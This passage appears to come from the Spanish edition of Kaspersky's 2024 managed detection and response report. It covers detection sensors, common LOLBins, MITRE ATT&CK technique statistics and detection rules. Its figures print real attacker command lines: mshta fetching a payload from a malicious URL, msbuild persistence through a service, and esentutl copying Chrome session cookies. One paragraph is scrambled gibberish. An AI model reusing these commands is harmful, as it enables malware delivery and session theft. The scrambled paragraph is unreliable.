En esta táctica, la mayoría de los incidentes se identifican a través de la detección de malware específico si no se pudo realizar una detección ni aplicar una respuesta en una etapa anterior. En 2024, la gran mayoría de los incidentes que llegaron a esta etapa estaban relacionados con la detección de criptomineros o ransomware.

12 MITRE ATT&CK. S0521 BloodHound

13 MITRE ATT&CK. T1041 Exfiltración por canal C2

14 MITRE ATT&CK. S0154 Cobalt Strike

15 MITRE ATT&CK. S0521 BloodHound

16 MITRE ATT&CK. T1041 Exfiltración por canal C2

Tácticas y tecnologías de detección de atacantes


Kaspersky MDR utiliza diferentes sensores: **Plataforma de protección de endpoints (EPP), Sistema de detección de intrusiones (NIDS), Sandbox (SB).** Los dos últimos sensores forman parte de Kaspersky Anti Targeted Attack (KATA).

Para los fines de este informe, los veredictos de IDS que forman parte de la EPP se cuentan como alertas de endpoint.

En muchos casos, los incidentes se detectaron mediante el uso de varios tipos de sensores. Sin embargo, para los fines del siguiente diagrama, solo contamos la alerta que se detectó primero y que el analista el SOC utilizó para formar el incidente. Como resultado, el predominio de incidentes detectados por la EPP no significa necesariamente que no pudieron también haber sido detectados por el IDS o el Entorno aislado como parte de KATA. Las estadísticas de incidentes muestran que el IDS de red complementa la EPP incluso en casos en los que el sensor de endpoints aparenta ser el método de detección más evidente, por ejemplo, TA0040: Impacto o TA0006: Acceso a credenciales. En el siguiente diagrama se presenta la proporción de incidentes detectados inicialmente por diferentes tipos de sensores:

Figura 16

Proporción de incidentes detectados por diferentes tipos de sensores:



La alta eficiencia del Entorno aislado en la etapa **TA0001: Acceso inicial** se debe al caso de uso común de KATA de detección de ataques de phishing en el perímetro de la red. El IDS de la red es eficiente en la etapa **TA0011: Comando y control**.Además de estos casos, el IDS funciona bien para detectar análisis de red, lo que explica su presencia en las etapas **TA0043: Reconocimiento, TA0006: Acceso a credenciales** y **TA0007: Descubrimiento.** Una pequeña cantidad de incidentes detectados por el IDS en la etapa **TA0040: Impacto** es la detección de malware basada en comunicaciones típicas conocidas con su C2 remoto. Las detecciones de C2 también explican la presencia del IDS en la táctica **TA0047: Desarrollo de recursos**.

En las etapas que ocurren en el endpoint, de **TA0002: Ejecución** a **TA0006: Acceso a credenciales,** el sensor de endpoints es el mecanismo de detección principal. Sin embargo, si se utilizan herramientas de ataque con tráfico de red típico, estos incidentes también se pueden detectar mediante el IDS. Por ejemplo, la detección de criptomineros **(TA0040: Impacto)**, intentos de acceder a contraseñas por fuerza bruta **(TA0006: Acceso a credenciales),** intentos de aprovechamiento remoto de servicios de la red **(TA0001: Acceso inicial).**

Dado que Kaspersky Endpoint Security, utilizado como sensor de endpoints, incorpora un IDS de red, también funciona de forma efectiva en etapas que por lo general están asociadas con el IDS, como **TA0011: Comando y control, TA0008: Movimiento lateral** y **TA0010: Exfiltración.**

Técnicas de los atacantes

Herramientas utilizadas en ataques

Los atacantes usan herramientas de SO integradas para minimizar el riesgo de detección durante su entrega a un sistema vulnerado.

Tabla 2

Los LOLBins más populares y su frecuencia de uso

	Todos los incidentes	Incidentes de gravedad alta
powershell.exe	1,64 %	10,51 %
rundll32.exe	0,81 %	6,85 %
comsvcs.dll	0,26 %	3,82 %
reg.exe	0,23 %	2,07 %
msiexec.exe	0,67 %	1,59 %
certutil.exe	0,15 %	1,59 %
mshta.exe	0,22 %	1,43 %
msbuild.exe	0,07 %	1,27 %
esentutl.exe	0,07 %	1,27 %

Los LOLBins más populares que se observaron en casi todos los incidentes son **powershell.exe, rundll32.exe** y **reg.exe.** Destacan ejemplos como PowerShell.exe, rundll32.exe, reg.exe, comsvcs.dll, msiexec.exe y certutil.exe en el informe de MDR de 2023[17].

Mshta.exe se utiliza para la ejecución maliciosa por proxy, como se describe en T1218.005: mshta[18]. Este es uno de los ejemplos más comunes de 2024:

Figura 21

Carga maliciosa de descargas de mshta.exe

```
C:\WINDOWS\Explorer.EXE
    -> "C:\WINDOWS\system32\mshta.exe" hxxps://goatstuf[redacted]pro/sin[redacted]mp4 # ☑ "I am not a robot - reCAPTCHA Verification ID: 21[redacted]
```

Esta ejecución de mshta llevó al posterior lanzamiento de PowerShell que descargó y ejecutó una carga maliciosa[19].

17 Informe de analistas de Kaspersky MDR de 2023

18 MITRE ATT&CK. T1218.005 Ejecución por proxy de objeto binario del sistema: mshta

19 Qualys Community. Desenmascaramiento de Lumma Stealer: análisis de las tácticas engañosas con CAPTCHA falsos

Msbuild.exe se utilizó para compilar y ejecutar una carga por proxy, como se describe en T1127.001: MSBuild[20]. Debajo se muestra un ejemplo típico que demuestra una persistencia maliciosa a través de un servicio del sistema (T1543.003: Windows Service[21]) con la ruta del objeto binario especificada para la ejecución de msbuild.exe.

Figura 22

Msbuild.exe se utiliza para la ejecución maliciosa como servicio de Windows

Clave de registro: HKLM\SYSTEM\ControlSet001\Services\ :bxC
ImagePath (Comando): cmd.exe /c start cmd /v:on /c "C:\Windows\Microsoft.NET\framework64\v4.0.30319\Msbuild.exe C:\ProgramData\ ZIPp.csproj"

El objeto binario Esentutl.exe[22] que funciona con las bases de datos JET de Microsoft se utiliza para copiar y descargar objetos binarios, incluidas fuentes de datos alternativas de NTFS. El siguiente comando de ejemplo muestra cómo se copia un archivo ..\Network\Cookies que contiene datos de la sesión abierta del navegador. Los atacantes pueden usar este archivo para interceptar las comunicaciones de autenticación con los recursos en línea.

Figura 23

Esentutl.exe se inició en 1.bat para la copia de archivos

```
c:\windows\svcbatch.exe c:\windows\1.bat
  └--> esentutl.exe  /y /vss C:\Users\ \AppData\Local\Google\Chrome\userda~1\profil~1\Network\Cookies /d c:\users\public\
```

En 2024, **msedge.exe**[23] siguió apareciendo con frecuencia en los incidentes informados, lo que indica una cantidad relativamente considerable de incidentes que involucran usuarios que hacen clic en vínculos fraudulentos o son víctima de ataques de descarga oculta.

A continuación se indica un ejemplo típico de una ejecución que se origina en un correo electrónico de phishing.

Figura 24

Msedge.exe del archivo adjunto malicioso del cliente de correo electrónico Outlook intentó acceder a un sitio malicioso

```
(PID: 7004) "C:\Program Files (x86)\Microsoft Office\Office16\OUTLOOK.EXE"
  └── (PID: 9404) "C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\ \AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\INUTDF2U\Updated list Unauthorised PP
RA User ID details.pdf"
    └── (PID: 15216) "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument hxxps://www[.]dropbox[.]com/scl/fi/r03vub4463xluyb65whot/PPRA_Letters.zip?rlkey=vl19sdakfxmsp4k
cendo8qzgx&e=2&st=d0e86ec1&dl=0
```

Figura 25

Ejemplo de sitio malicioso que el usuario intentó visitar a través de msedge.exe

hxxps://jobtrue[.]ru/wp-content/themes/genesis/js/select2/js/i18n/ru[.]js?v=1712788044
Categoría: sitio de malware

20 MITRE ATT&CK. T1127.001 Ejecución por proxy de utilidades de desarrollador de confianza: MSBuild

21 MITRE ATT&CK. T1543.003 Creación o modificación de procesos del sistema: Windows Service

22 MITRE ATT&CK. S0404 esentutl

23 Github. Msedge.exe

Clasificación de incidentes de MITRE ATT&CK®

Los IoA utilizados en MDR están vinculados con las técnicas de MITRE ATT&CK®. Para garantizar la calidad de la detección, el equipo de ingeniería de detecciones evalúa la conversión y contribución de cada IoA, y permite que se calculen estas métricas también para las técnicas de MITRE ATT&CK®. A continuación se enumeran las ocho técnicas con los índices de conversión más altos, y el mapa de calor muestra la contribución de las técnicas observadas. Los índices de conversión más bajos se explican por el hecho de que, en la práctica, debido a las medidas de seguridad preventivas utilizadas, no todos los intentos de los atacantes de implementar las técnicas identificadas producen un incidente procesable.

Tabla 3

Técnicas con la mayor cantidad de conversiones

T1078: Cuentas válidas	34,82 %	A menudo, los atacantes utilizan cuentas locales y dominios para eludir las soluciones de seguridad y ganar persistencia en sistemas vulnerados. En el último tiempo, los ladrones han ganado popularidad, razón por la cual probablemente esta técnica sea tan común, en especial en ataques dirigidos bien preparados.
T1098: Manipulación de cuenta	30,30 %	Las cuentas y los grupos con privilegios suelen estar bien controlados, pero a pesar de esto, los atacantes a menudo activan cuentas desactivadas o añaden miembros a grupos.
T1566.002: Enlace de spear phishing	24,50 %	El phishing sigue siendo la técnica más popular para obtener un primer acceso. En 2024 mantuvo la popularidad que alcanzó en 2023, con un índice de conversión incluso más alto. Los archivos adjuntos se utilizaron con mayor frecuencia que en años anteriores.
T1110.001: Adivinación de contraseñas	22,18 %	Aunque los sensores en la red y los agentes en endpoints detectan de forma eficiente la adivinación de contraseñas, esta técnica mantiene su popularidad en proyectos de evaluación de seguridad y en ataques reales.
T1210: Explotación de servicios remotos	20,62 %	Los intentos de exploit de RCE son muy comunes en los incidentes, tanto para obtener acceso inicial como para facilitar el movimiento lateral.
T1547.001: Claves de ejecución de registro/carpeta de inicio	17,58 %	Esta es la técnica de persistencia más popular, independientemente de la gravedad del incidente. Utiliza mecanismos estándares del SO junto con herramientas de LotL[24] que, sin contexto adicional, son difíciles de distinguir de la configuración legítima.
T1021: Servicios remotos	17,14 %	Esta es la segunda técnica de movimiento lateral más popular, que se utiliza con frecuencia en diferentes tipos de incidentes junto con T1078: Cuentas válidas.
T1071.002: Protocolo de transferencia de archivos	14,78 %	En 2024, esta técnica apareció en la lista de las principales 8 conversiones por primera vez. Los protocolos FTP y SMB se utilizan comúnmente para fines legítimos, lo que los convierte en una opción atractiva para llevar a cabo actividades maliciosas.

24 Enciclopedia de Kaspersky. Ataque "living off the land" (LotL)

Las reglas de detección activadas con mayor frecuencia

En 2024, MDR detectó 803 casos únicos con conversiones superiores a cero. En esta sección, analizaremos los casos desencadenados con mayor frecuencia, que en conjunto representan más del 37 % de todas las detecciones, y analizaremos sus contribuciones en función de la gravedad del incidente.

En nuestro informe de 2023, enumeramos IoA en dos secciones: eventos basados en el SO y telemetría de XDR. Sin embargo, este año la gran mayoría de las reglas desencadenadas se basaron en telemetría de XDR, ya que los IoA basados en el SO funcionaron principalmente como contexto adicional en lugar del método de detección principal.

Tabla 4

Técnicas con la mayor cantidad de conversiones

Situación de detección	Comentarios	Telemetría requerida y enriquecimiento	Contribución por gravedad
Volcado de subárboles confidenciales del registro	Esta actividad es detectada por telemetría de EDR y por veredictos de EPP sobre actividades sospechosas	Acceso al registro Detección de actividad sospechosa de EPP	Alta: 26,91 % Media: 1,21 % Baja: 1,59 %
Detección de EPP en la memoria	Detección de EPP en el proceso del sistema o en una sección de la memoria	Detección de EPP	Alta: 17,04 % Media: 2,45 % Baja: 0,66 %
Proceso del sistema ejecutado como servicio	Se creó o ejecutó un servicio sospechoso que contiene código arbitrario	Entradas de ejecución automática Eventos de sistema del SO Inicio del proceso	Alta: 16,88 % Media: 0,58 % Baja: 0,12 %
Intento de acceder a un host malicioso	Intento de acceder a un host con mala reputación	Detección de EPP Conexión HTTP Conexión de red Solicitud de DNS **Reputación del host de destino**	Alta: 12,26 % Media: 7,96 % Baja: 13,21 %
Volcado de memoria del sistema sospechoso	Volcado de memoria del sistema para acceso a credenciales (p. ej., volcado de memoria LSASS[25])	Detección de EPP Acceso al proceso de LSASS Cualquier evento de telemetría que contiene una línea de comandos	Alta: 11,94 % Media: 0,99 % Baja: 1,24 %
Ejecución de un objeto con mala reputación[26]	Cualquier situación en la que se ejecute un archivo o script de comandos o se abra un documento de Office con mala reputación	Cualquier evento de telemetría que contiene el proceso que inicia el evento **Reputación del archivo, script o documento de Office**	Alta: 10,83 % Media: 6,51 % Baja: 1,62 %
Usuario añadido al grupo de dominios con privilegios	Basado en eventos del SO. Se cambió una membresía crítica del grupo	Eventos de manipulación de cuentas del SO	Alta: 8,76 % Media: 7,05 % Baja: 0,87 %

25 MITRE ATT&CK. T1003.001 Volcado de credenciales de SO: memoria de LSASS

26 Reputación de archivos en línea de Kaspersky

Situación de detección	Comentarios	Telemetría requerida y enriquecimiento	Contribución por gravedad
Instalación inusual de servicio	Basado en eventos del SO. Instalación de un servicio que indica el uso de una herramienta de ataque	Eventos de instalación de servicios	Alta: 6,69 % Media: 0,23 % Baja: 0,09 %
Proceso ejecutado de forma remota	El proceso se ejecutó en una cuenta con el tipo de inicio de sesión de red	Inicio del proceso Carga de la sección	Alta: 5,57 % Media: 0,17 % Baja: 0,17 %
URL maliciosa detectada en una línea de comandos	En cualquier campo del evento (la situación más común es la línea de comandos, que explica el nombre de la regla) de cualquier evento de telemetría, se analizaba la URL y, luego, se verificaba su reputación y cualquier coincidencia con inteligencia de amenazas disponible	**Reputación de URL**	Alta: 4,94 % Media: 5,24 % Baja: 1,47 %
Ejecución mediante impacket[27]	Ejecución remota mediante herramientas impacket	Cualquier evento de telemetría que contiene una línea de comandos Detección de actividad sospechosa de EPP	Alta: 4,62 % Media: 0,13 %
Detección relacionada con APT	Lista de veredictos de EPP relevantes	Detección de EPP	Alta: 3,50 % Media: 2,21 % Baja: 1,15 %
Detección de IDS	IDS de red como parte de la detección de KATA	Detecciones de IDS de red	Alta: 1,11 % Media: 15,70 % Baja: 1,01 %
Detección del entorno de pruebas	Activación del entorno aislado como parte de la detección de KATA. No hay un veredicto de EPP exacto para el objeto sospechoso	Veredicto del entorno de pruebas **Veredicto de EPP para el objeto**	Media: 18,25 % Baja: 0,66 %

Clave: Kaspersky

Kaojgtqegx! Jtn HPN oenucse sjhacieo lnjksqcue qbnekq btiqciy, kpukisep qbnekq ciqeggcyeise kip nklcp qbnekq neoljioe qj pegcuen gekpciy-epye lnjqesqcji qbkq feelo sxaensnchcikgo jtq kip xjtn atocieoo okre.

Ski xjt begl he oestne hx cirnkoqntsqtne?

27 Github. Impacket

Mapa de calor de las técnicas


TA0001: Acceso inicial	TA0002: Ejecución	TA0003: Persistencia	TA0004: Escalamiento de privilegios	TA0005: Evasión de defensas	TA0006: Acceso a credenciales	TA0007: Descubrimiento
T1566: Phishing	T1204: Ejecución de usuario	T1098: Manipulación de cuenta	T1055: Incursiones en procesos	T1036: Enmascaramiento	T1003: Volcado de credenciales de SO	T1087: Detección de cuentas
T1078: Cuentas válidas	T1059: Intérprete de comandos y scripts	T1547: Ejecución automática de arranque o inicio de sesión	T1548: Abuso del mecanismo de control de elevación	T1027: Archivos o información ofuscados	T1110: Fuerza bruta	T1046: Detección de servicio en red
T1190: Exploit de aplicaciones públicas	T1569: Servicios del sistema	T1505: Componente de software de servidor	T1068: Explotación de escalación de privilegios	T1562: Alteración de las defensas	T1555: Credenciales procedentes de almacenes de contraseñas	T1033: Detección de usuarios/propietarios del sistema
T1189: Infección oculta	T1053: Tarea o trabajo programado	T1546: Ejecución activada por eventos	T1484: Modificación de directivas de inquilino o dominio	T1218: Ejecución por proxy de objeto binario del sistema	T1552: Credenciales no protegidas	T1012: Consulta en registro
T1091: Replicación en soportes extraíbles	T1047: Instrumentos de administración de Windows	T1574: Flujo de ejecución de secuestro	T1134: Manipulación del token de acceso	T1112: Modificación de registro	T1558: Robo o falsificación de tickets de Kerberos	T1069: Detección de grupos y permisos
T1133: Servicios remotos externos	T1559: Comunicación entre procesos	T1543: Creación o modificación de procesos del sistema		T1564: Ocultación de artefactos	T1649: Robo o falsificación de certificados de autenticación	T1049: Descubrimiento de conexiones en la red del sistema
T1195: Vulneración de la cadena de suministro	T1203: Explotación para la ejecución de los clientes	T1136: Creación de cuentas		T1553: Alteración de controles de confianza	T1056: Captura de introducción de datos	T1016: Detección de configuración de red en el sistema
T1200: Adiciones de hardware	T1129: Módulos compartidos	T1556: Modificación del proceso de autenticación		T1620: Carga de código reflectivo	T1557: Adversary-in-the-Middle	T1482: Detección de confianza de dominio
T1659: Inserción de contenido	T1106: API nativa	T1176: Extensiones de navegador		T1207: Controlador de dominio falso	T1212: Exploit de acceso mediante credenciales	T1018: Detección de sistemas remotos
	T1072: Herramientas de desarrollo de software	T1197: Trabajos de BITS		T1070: Eliminación de indicadores	T1040: Rastreo de red	T1082: Detección de información del sistema
		T1137: Inicio de aplicación de Office		T1014: Rootkit	T1606: Falsificación de credenciales web	T1007: Detección de servicios del sistema
		T1037: Scripts de inicialización de arranque o inicio de sesión		T1550: Uso de material de autenticación alternativo	T1187: Autenticación forzada	T1615: Descubrimiento de políticas de grupos
		T1205: Señalización de tráfico		T1140: Decodificar/ desofuscar archivos o información	T1539: Robo de cookies de sesión web	T1010: Detección de la ventana de la aplicación
		T1554: Poner en peligro el objeto binario del software del host		T1211: Aprovechamiento para evadir defensas		T1057: Detección de procesos
		T1542: Arranque previo al SO		T1216: Ejecución por proxy de scripts del sistema		T1083: Detección de archivos y directorios
				T1497: Evasión de entornos de virtualización/pruebas		T1135: Detección de recursos compartidos en red
				T1222: Modificación de permisos de archivos y directorios		T1217: Detección de información del navegador
				T1600: Debilitamiento de cifrado		T1124: Detección de la hora del sistema
				T1006: Acceso directo a volumen		T1518: Detección de software
				T1127: Ejecución por proxy de utilidades de desarrollador de confianza		T1654: Enumeración de registros
				T1220: Procesamiento de script XSL		T1120: Detección de dispositivos periféricos
						T1201: Descubrimiento de políticas de contraseñas

2–4 % 5–7 % 8–11 % >12 %

TA0008: Movimiento lateral	TA0009: Recopilación	TA0010: Exfiltración	TA0011: Comando y control	TA0040: Impacto	TA0042: Desarrollo de recursos	TA0043: Reconocimiento
T1210: Explotación de servicios remotos	T1560: Archivado de datos recopilados	T1567: Exfiltración por servicio web	T1071: Protocolo de capa de aplicación	T1565: Manipulación de datos	T1588: Obtención de capacidades	T1595: Análisis activo
T1021: Servicios remotos	T1005: Datos del sistema local	T1041: Exfiltración por canal C2	T1568: Resolución dinámica	T1561: Borrado de disco	T1587: Desarrollo de capacidades	T1598: Phishing para obtener información
T1570: Transferencia lateral de herramientas	T1114: Recolección de correos electrónicos	T1048: Exfiltración sobre protocolo alternativo	T1572: Tunelización de protocolo	T1496: Secuestro de recursos	T1608: Capacidades de etapas	T1590: Recolección de información de red de la víctima
T1534: Spear phishing interno	T1119: Recolección automatizada	T1011: Exfiltración por otro medio de la red	T1105: Transferencia de herramientas de infiltración	T1486: Datos cifrados para mayor impacto	T1583: Adquisición de infraestructura	T1592: Recolección de información de host de la víctima
T1563: Secuestro de sesión de servicio remoto	T1113: Captura de pantalla	T1020: Exfiltración automatizada	T1095: Sin protocolo de capa de aplicación	T1485: Destrucción de datos	T1584: Vulneración de infraestructura	
T1080: Contenido compartido contaminado	T1115: Datos del portapapeles	T1029: Transferencia programada	T1090: Proxy	T1489: Detención de servicios	T1586: Vulneración de cuentas	
	T1125: Captura de vídeo	T1030: Límites de tamaño en transferencias de datos	T1219: Software de acceso remoto	T1531: Eliminación de acceso a la cuenta		
	T1025: Datos de medios extraíbles	T1052: Exfiltración por medio físico	T1092: Comunicación mediante soportes extraíbles	T1499: Denegación de servicio en endpoints		
	T1039: Datos de unidad compartida de red		T1102: Servicio web	T1498: Denegación de servicio de red		
	T1074: Datos preparados		T1573: Canal cifrado	T1490: Inhibición de recuperación del sistema		
	T1530: Datos del almacenamiento en la nube		T1571: Puerto no estándar	T1529: Apagado/reinicio del sistema		
			T1001: Ofuscación de datos			

2–4 % 5–7 % 8–11 % >12 %

Clave: MDR



Sobre Kaspersky

Kaspersky es una empresa global de ciberseguridad y privacidad digital fundada en 1997. Los amplios conocimientos sobre amenazas y la vasta experiencia en seguridad de la empresa se transforman constantemente en soluciones y servicios de seguridad innovadores destinados a proteger a empresas, infraestructuras críticas, gobiernos y consumidores de todo el mundo. Nuestra cartera de seguridad integral para empresas incluye protección líder en endpoints y soluciones y servicios de seguridad especializados destinados a combatir ciberamenazas complejas y en constante evolución.

Servicios de Seguridad de Kaspersky

Kaspersky Managed Detection and Response

Kaspersky Incident Response

Kaspersky SOC Consulting

Kaspersky Digital Footprint Intelligence

Kaspersky Security Assessment

Kaspersky Compromise Assessment

Más información

Reconocimiento global

Los productos y las soluciones de Kaspersky se someten constantemente a pruebas y revisiones independientes, y suelen lograr los mejores resultados, reconocimientos y premios de manera habitual. Nuestras tecnologías y procesos son evaluados y verificados regularmente por las organizaciones de analistas más respetadas del mundo. La más probada. La más premiada.

Más información

Más de 5000
profesionales trabajan en Kaspersky

50 %
de nuestro equipo está especializado en I+D

5
centros de experiencia únicos

467 000
nuevos archivos maliciosos detectados por Kaspersky cada día

200 000
clientes corporativos en todo el mundo

4900 millones
de ciberataques detectados por Kaspersky en 2024